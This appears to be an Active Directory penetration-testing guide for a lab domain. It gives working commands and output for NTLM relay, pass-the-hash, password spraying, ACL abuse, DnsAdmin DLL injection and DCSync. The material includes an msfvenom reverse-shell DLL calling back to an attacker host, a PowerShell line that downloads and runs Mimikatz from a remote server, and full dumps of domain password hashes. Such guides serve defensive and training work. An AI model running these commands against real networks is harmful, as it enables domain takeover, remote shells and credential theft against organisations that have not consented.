
ntlmrelayx.py -6 -wh 192.168.1.6 -tf /home/hernan/target.txt -socks -debug -smb2support

```
(hernan@h)-[~]
$ sudo mitm6 -d cs.org -i vmnet2 -v
Starting mitm6 using the following configuration:
Primary adapter: vmnet2 [00:50:56:c0:00:02]
IPv4 address: 192.168.200.1
IPv6 address: fe80::250:56ff:fec0:2
DNS local search domain: cs.org
DNS allowlist: cs.org
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for slscr.update.microsoft.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for slscr.update.microsoft.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
Ignored query for telemetry.invicti.com. from 192.168.200.129
```

ntlmrelayx.py -6 -wh 192.168.1.6 -tf /home/hernan/target.txt -socks -debug -smb2support

```
ntlmrelayx> [*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from CS/ADMINISTRADOR@::ffff:192.168.200.128 controlled, attacking target smb://192.168.200.129
[*] HTTPD(80): Client requested path: /tn74gd3myu
[*] HTTPD(80): Client requested path: /tn74gd3myu
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[*] HTTPD(80): Client requested path: /tn74gd3myu
[*] HTTPD(80): Authenticating against smb://192.168.200.129 as CS/ADMINISTRADOR SUCCEED
[*] HTTPD(80): Connection from CS/ADMINISTRADOR@::ffff:192.168.200.128 controlled, attacking target smb://192.168.200.130
[*] SOCKS: Adding CS/ADMINISTRADOR@192.168.200.129(445) to active SOCKS connection. Enjoy
[+] Checking admin status for user CS/ADMINISTRADOR
[+] isAdmin returned: FALSE
[*] HTTPD(80): Client requested path: /gml59qti97
[*] HTTPD(80): Client requested path: /gml59qti97
[*] HTTPD(80): Client requested path: /gml59qti97
[*] HTTPD(80): Authenticating against smb://192.168.200.130 as CS/ADMINISTRADOR SUCCEED
[*] No more targets for user CS/ADMINISTRADOR
[*] HTTPD(80): Connection from CS/ADMINISTRADOR@::ffff:192.168.200.128 controlled, but there are no more targets left!
[*] SOCKS: Adding CS/ADMINISTRADOR@192.168.200.130(445) to active SOCKS connection. Enjoy
[+] Checking admin status for user CS/ADMINISTRADOR
[+] isAdmin returned: TRUE
```

Victim:



ntlmrelayx> socks

```
ntlmrelayx> socks
Protocol Target Username AdminStatus Port
SMB 192.168.200.129 CS/ADMINISTRADOR FALSE 445
SMB 192.168.200.130 CS/ADMINISTRADOR TRUE 445
ntlmrelayx> [+] KeepAlive Timer reached. Updating connections
[+] Calling keepAlive() for CS/ADMINISTRADOR@192.168.200.129:445
[+] Calling keepAlive() for CS/ADMINISTRADOR@192.168.200.130:445
```



# Pass The Hash

It is a technique that allows an attacker to authenticate to a remote server or service using the underlying NTLM or LanMan hash of a user's password, rather than requesting the associated plain text password, as is often the case.

## crackmapexec

### Example:

crackmapexec smb -u 'Administrador' -H '2b73e1a325df8ca7bd82063457391964' --exec-method smbexec -x whoami 192.168.200.0/24 -d cs.org

```
crackmapexec smb -u 'Administrador' -H '2b73e1a325df8ca7bd82063457391964' --exec-method smbexec -x whoami 192.168.200.0/24 -d cs.org
SMB 192.168.200.128 445 WIN10 [*] Windows 10.0 Build 19041 x64 (name:WIN10) (domain:cs.org) (signing:False) (SMBv1:False)
SMB 192.168.200.129 445 DC-01 [*] Windows Server 2016 Essentials 14393 x64 (name:DC-01) (domain:cs.org) (signing:True) (SMBv1:True)
SMB 192.168.200.130 445 HERNANPC [*] Windows 10.0 Build 22000 x64 (name:HERNANPC) (domain:cs.org) (signing:False) (SMBv1:False)
SMB 192.168.200.128 445 WIN10 [+] cs.org\Administrador:2b73e1a325df8ca7bd82063457391964 (Pwn3d!)
SMB 192.168.200.129 445 DC-01 [+] cs.org\Administrador:2b73e1a325df8ca7bd82063457391964 (Pwn3d!)
SMB 192.168.200.130 445 HERNANPC [+] cs.org\Administrador:2b73e1a325df8ca7bd82063457391964 (Pwn3d!)
SMB 192.168.200.129 445 DC-01 [+] Executed command via smbexec
SMB 192.168.200.129 445 DC-01 nt authority\system
SMB 192.168.200.130 445 HERNANPC [+] Executed command via smbexec
SMB 192.168.200.130 445 HERNANPC nt authority\system
SMB 192.168.200.128 445 WIN10 [+] Executed command via smbexec
SMB 192.168.200.128 445 WIN10 nt authority\system
```

## Evil-Winrm

### Example:

evil-winrm -u Administrador -H '2b73e1a325df8ca7bd82063457391964' -i 192.168.200.129

```
(hernan@h)-[~]
$ evil-winrm -u Administrador -H '2b73e1a325df8ca7bd82063457391964' -i 192.168.200.129
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\administrador.cs\Documents>
```

## Pth-Winexe

### Example:

pth-winexe -U cs.org/Administrador

%aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 //192.168.200.129 cmd.exe

```
(hernan@h)-[~]
$ pth-winexe -U cs.org/Administrador%aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 //192.168.200.129 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

# Impacket

## Example:

smbclient.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129

```
# who
host: \\[fe80::a985:950d:8b7:145e], user: DC-01$, active: 8102, idle: 3
host: \\192.168.200.1, user: Administrador, active: 28, idle: 0
# info
Version Major: 10
Version Minor: 0
Server Name: DC-01
Server Comment: Mi servidor de empresa
Server UserPath: c:\
Simultaneous Users: 16777216
```

## Example:

psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129

```
(hernan@h)-[~]
$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.200.129....
[*] Found writable share ADMIN$
[*] Uploading file LtiLVtIX.exe
[*] Opening SVCManager on 192.168.200.129.....
[*] Creating service gYdV on 192.168.200.129.....
[*] Starting service gYdV.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 10.0.14393]

(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> 
```

## Example:

wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129

```
(hernan@h)-[~]
$ wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 cs.org/Administrador@192.168.200.129
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cs\administrador

C:\>
```

# Password Spraying

Password spraying is a technique used by an attacker to obtain valid access credentials that consists of trying the same password on multiple users.

## crackmapexec

### Password spraying SMB

#### Example:

crackmapexec smb 192.168.200.128 -d cs.org -u users.txt -p 'Changeme123!'

```
(hernan@hernan)-[~]
$ crackmapexec smb 192.168.200.128 -d cs.org -u users.txt -p 'Changeme123!'

SMB 192.168.200.128 445 WIN10 [*] Windows 10.0 Build 19041 x64 (name:WIN10) (domain:cs.org) (signing:False) (SMBv1:False)
SMB 192.168.200.128 445 WIN10 [-] cs.org\Administrador:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\hernan:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\delcine.livvy:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\jessi.karola:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\reine.lynde:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\karin.cindra:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\lesley.cherrita:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\collete.sarena:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\rebekah.simonette:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\bobbye.delilah:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\betteanne.gelya:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\brunhilda.melisent:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\kai.bel:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\ricca.starr:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\rosalia.scarlet:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\jandy.jobey:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\nadeen.brigid:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\elle.maggee:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\cacilia.bobine:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\cinda.becca:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\levey.helaina:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\eddi.malinde:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [-] cs.org\lonee.lisbeth:Changeme123! STATUS_LOGON_FAILURE
SMB 192.168.200.128 445 WIN10 [+] cs.org\lancelot.carla:Changeme123!
```

### Connect remote SMB

#### Example:

/usr/bin/smbexec.py 'cs.org/administrador:cs2022!@192.168.200.128'

```
(hernan@h)-[~]
$ /usr/bin/smbexec.py 'cs.org/administrador:cs2022!@192.168.200.128'

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

#### Example:

crackmapexec smb 192.168.200.128 -u 'administrador' -p 'cs2022!' -X 'ipconfig' -d cs.org

```
(hernan@h)-[~]
$ crackmapexec smb 192.168.200.128 -u 'administrador' -p 'cs2022!' -X 'ipconfig' -d cs.org

SMB 192.168.200.128 445 WIN10 [*] Windows 10.0 Build 19041 x64 (name:WIN10) (domain:cs.org) (signing:False) (SMBv1:False)
SMB 192.168.200.128 445 WIN10 [+] cs.org\administrador:cs2022! (Pwn3d!)
SMB 192.168.200.128 445 WIN10 [+] Executed command
SMB 192.168.200.128 445 WIN10 Configuración IP de Windows
SMB 192.168.200.128 445 WIN10 Adaptador de Ethernet Ethernet0:
SMB 192.168.200.128 445 WIN10
```



## Password spraying winrm

### Example:

`crackmapexec winrm 192.168.200.129 -d cs.org -u /home/hernan/users.txt -p 'Changeme123!'`

```
(hernan@hernan) - [~/Infraestructura/AD/Linux/GoSpray]
$ crackmapexec winrm 192.168.200.129 -d cs.org -u /home/hernan/users.txt -p 'Changeme123!'
HTTP      192.168.200.129 5985 192.168.200.129 [*] http://192.168.200.129:5985/wsman
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\Administrador:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\hernan:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\delcine.livvy:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\jessi.karola:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\reine.lynde:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\karin.cindra:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\lesley.cherrita:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\collete.sarena:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\rebekah.simonette:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\bobbye.delilah:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\betteanne.gelya:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\brunhilda.melisent:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\kai.bel:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\ricca.starr:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\rosalia.scarlet:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\jandy.jobey:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\nadeen.brigid:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\elle.maggee:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\cacilia.bobine:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\cinda.becca:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\levey.helaina:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\eddi.malinde:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [-] cs.org\lencee.lisbeth:Changeme123!
WINRM     192.168.200.129 5985 192.168.200.129 [+] cs.org\lancelot.carla:Changeme123! (Pwn3d!)
```

## Connect remote winrm

### Example:

`evil-winrm -i 192.168.200.129 -u lancelot.carla -p Changeme123!`

```
$ evil-winrm -i 192.168.200.129 -u lancelot.carla -p Changeme123!
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\lancelot.carla\Documents> whoami
cs\lancelot.carla
*Evil-WinRM* PS C:\Users\lancelot.carla\Documents> |
```

### Resources:


<https://github.com/Porchetta-Industries/CrackMapExec>

<https://github.com/SecureAuthCorp/impacket/>

<https://github.com/Hackplayers/evil-winrm>

# Abusing ACLs/ACEs

Any misconfiguration in the registry's ACL permissions can allow a standard user (with low privileges) to make settings in GPOs, add users to a specific group, change passwords, etc.



In this scenario we can see that the users of the "Marketing" group have permissions to add users to the "Project Management" group, change passwords, etc.

## Changing passwords:

```
$Pass = ConvertTo-SecureString 'P@ssw0d!' -AsPlainText -Force  
$Cred = New-Object System.Management.Automation.PSCredential('cs.org\merry.inger', $Pass)
```

## Adding a group

```
Add-DomainObjectAcl -Credential $Creds -TargetIdentity "Domain Admins" -Rights  
WriteMembers
```

*posdata: This proof of concept can be done with PowerView. (I will omit to add an image)*


# DnsAdmin

For the attack to work, you must have compromised an account that is a member of the DNS administrators group or that has write privileges on a DNS server object.

The attack vector consists of injecting a malicious DLL into the DNS process that runs as a system to scale when the service is restarted.

## **Example:**

```
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.1.6 LPORT=80 -f dll > dns.dll
dnscmd.exe DC-01 /config /serverlevelplugindll C:\Users\kai.bel\Documents\dns.dll
sc.exe stop dns
sc.exe start dns
```



```
(kali㉿kali)-[~]
└─$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.10.10.6] from (UNKNOWN) [REDACTED] 49753
Microsoft Windows [Version [REDACTED]]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

**posdata:** you must have local administrator privileges or service management permissions for exploitation.

# DCSync

Abuse in AD where a user who is member of the DNSAdmins group or have write privileges to a DNS server object can load an arbitrary DLL with SYSTEM privileges on the DNS server

## Mimikatz

### Example:

IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.6/Invoke-Mimikatz.ps1');  
Invoke-Mimikatz -Command "lsadump::dcsync /domain:cs.org /user:Administrador"

```
mimikatz(powershell) # lsadump::dcsync /domain:cs.org /user:Administrador
[DC] 'cs.org' will be the domain
[DC] 'DC-01.cs.org' will be the DC server
[DC] 'Administrador' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : Administrador

** SAM ACCOUNT **

SAM Username       : Administrador
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 01/01/1601 1:00:00
Password last change : 03/12/2022 23:37:08
Object Security ID  : S-1-5-21-3370484995-1164256714-2445635261-500
Object Relative ID  : 500

Credentials:
Hash NTLM: 2b73e1a325df8ca7bd82063457391964
ntlm- 0: 2b73e1a325df8ca7bd82063457391964
ntlm- 1: 0e96bd2346b71332a958757f4edf3277
ntlm- 2: 91b98973effed57a00ee185e3fb9f82f
lm - 0: 3e6ab8a6b27b81ea6fc7d0207377ddcb
lm - 1: a834a38f978d6eb02bbfe7b3724cd36e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : aa798f0ced2a47da80212ebfba05fa24

* Primary:Kerberos-Newer-Keys *
Default Salt : CS.ORGAdministrador
Default Iterations : 4096
Credentials
aes256_hmac      (4096) : d927c1ff26619f3421f6ccc66d300cec4f815e9290bbfd3bd2a623e43df48cc5
aes128_hmac      (4096) : e422191f986e703860884b9fd01caf4d
des_cbc_md5      (4096) : 5e0238c194cd4a61
OldCredentials
aes256_hmac      (4096) : 7a9d22269d6578200fa0007ea925f18ef752610224d777ae858b060a781ee99d
aes128_hmac      (4096) : 1db6ec6029074cbca4c784966369a84e
des_cbc_md5      (4096) : e9a2a1d0082fcd64
```



# Impacket

## Example:

secretsdump.py cs.org/elle.maggee:password@192.168.200.129 -just-dc

```
(hernan@h)-[~]
$ secretsdump.py cs.org/elle.maggee:password@192.168.200.129 -just-dc

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:2b73e1a325df8ca7bd82063457391964 :::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8b6ef9ce714de2d94d071b12f10db669 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
hernan:1000:aad3b435b51404eeaad3b435b51404ee:91b98973effed57a00ee185e3fb9f82f :::
cs.org\delcine.livvy:1176:aad3b435b51404eeaad3b435b51404ee:ae95f8ee768b13386fb41a490db88d4d :::
cs.org\jessi.karola:1177:aad3b435b51404eeaad3b435b51404ee:b0eae3aaeb95335344fcee6124d3b44a :::
cs.org\reine.lynde:1178:aad3b435b51404eeaad3b435b51404ee:022fb78a9f754ab55c59fc02d12dd3e5 :::
cs.org\karin.cindra:1179:aad3b435b51404eeaad3b435b51404ee:32b90ddb0f9563e9887460a2914af1a1 :::
cs.org\lesley.cherrita:1180:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4 :::
cs.org\collete.sarena:1181:aad3b435b51404eeaad3b435b51404ee:258846bcbf275d66789af686c29e80aa :::
cs.org\rebekah.simonette:1182:aad3b435b51404eeaad3b435b51404ee:19e3254ed2e75c687e3498a19295e853 :::
cs.org\bobbye.delilah:1183:aad3b435b51404eeaad3b435b51404ee:edc061868c840dbb24d17cea8176b8cf :::
cs.org\betteanne.gelya:1184:aad3b435b51404eeaad3b435b51404ee:b4c9f52eead0bf482171e67081067393 :::
cs.org\brunhilda.melisent:1185:aad3b435b51404eeaad3b435b51404ee:7668d6937644cd01f969b8c176b2af14 :::
cs.org\kai.bel:1186:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef :::
cs.org\ricca.starr:1187:aad3b435b51404eeaad3b435b51404ee:932494223bcbdb25d1b6f1c43fd739e :::
cs.org\rosalia.scarlet:1188:aad3b435b51404eeaad3b435b51404ee:cd4e7b2b10e96bf100939e248e460a13 :::
cs.org\jandy.jobey:1189:aad3b435b51404eeaad3b435b51404ee:0d8c495bbac6ad350b355d035ab0de64 :::
cs.org\nadeen.brigid:1190:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c :::
cs.org\elle.maggee:1191:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c :::
cs.org\cacilia.bobine:1192:aad3b435b51404eeaad3b435b51404ee:94685173d870f838a8bd0795391aab2f :::
cs.org\cinda.becca:1193:aad3b435b51404eeaad3b435b51404ee:48fdd97bf3bbbd5d760fedf3086f18b6 :::
cs.org\levey.helaina:1194:aad3b435b51404eeaad3b435b51404ee:fefdf98ed5cf55d0648243f45693e0f7 :::
cs.org\eddi.malinde:1195:aad3b435b51404eeaad3b435b51404ee:3128842b788966e3f4bf1286d6f10ddb :::
cs.org\lenee.lisbeth:1196:aad3b435b51404eeaad3b435b51404ee:fd4a8dea14115ea6c5c1c091133496b4 :::
cs.org\lancelot.carla:1197:aad3b435b51404eeaad3b435b51404ee:57c5a5bc7c0e1f98e9c9d81161e74c44 :::
cs.org\lexine.april:1198:aad3b435b51404eeaad3b435b51404ee:c0ab0a45527bbb8bc7d9d15bebcaa997 :::
cs.org\marika.catarina:1199:aad3b435b51404eeaad3b435b51404ee:3d5ba977b04f4a481d1d86024126ccfc :::
cs.org\janka.kalila:1200:aad3b435b51404eeaad3b435b51404ee:1b5fd36fd806997ad2e1f5ac2c37155b :::
cs.org\christal.mellisent:1201:aad3b435b51404eeaad3b435b51404ee:66ab38bd2b8b3e53db522922081e6110 :::
cs.org\gabrielle.steffi:1202:aad3b435b51404eeaad3b435b51404ee:468bebd8527f5b93ab7c62f8a5ca2516 :::
cs.org\jordanna.bertha:1203:aad3b435b51404eeaad3b435b51404ee:fab940aba08b872ee1b0d36b4496e696 :::
cs.org\ronalda.quintilla:1204:aad3b435b51404eeaad3b435b51404ee:388c3ea6e52f0fc003636e6f8d5faf :::
cs.org\merlina.robby:1205:aad3b435b51404eeaad3b435b51404ee:6d3d314d16b23f15b34bc6abf87bf8be :::
DC-01$:1001:aad3b435b51404eeaad3b435b51404ee:3b15eddcc6d872d9ccf4e51619509c400 :::
http_svc$:1214:aad3b435b51404eeaad3b435b51404ee:dd6094cbf2f1dd6e745a54e814baf8b9 :::
mssql_svc$:1215:aad3b435b51404eeaad3b435b51404ee:3cfff3929d16f07d9b9fba1b564254e32 :::
exchange_svc$:1216:aad3b435b51404eeaad3b435b51404ee:c8525d575f0daf0ced8b757dc056a277 :::
PC-01$:1217:aad3b435b51404eeaad3b435b51404ee:09dfd4b9496cfc3c11152716dd269e3 :::
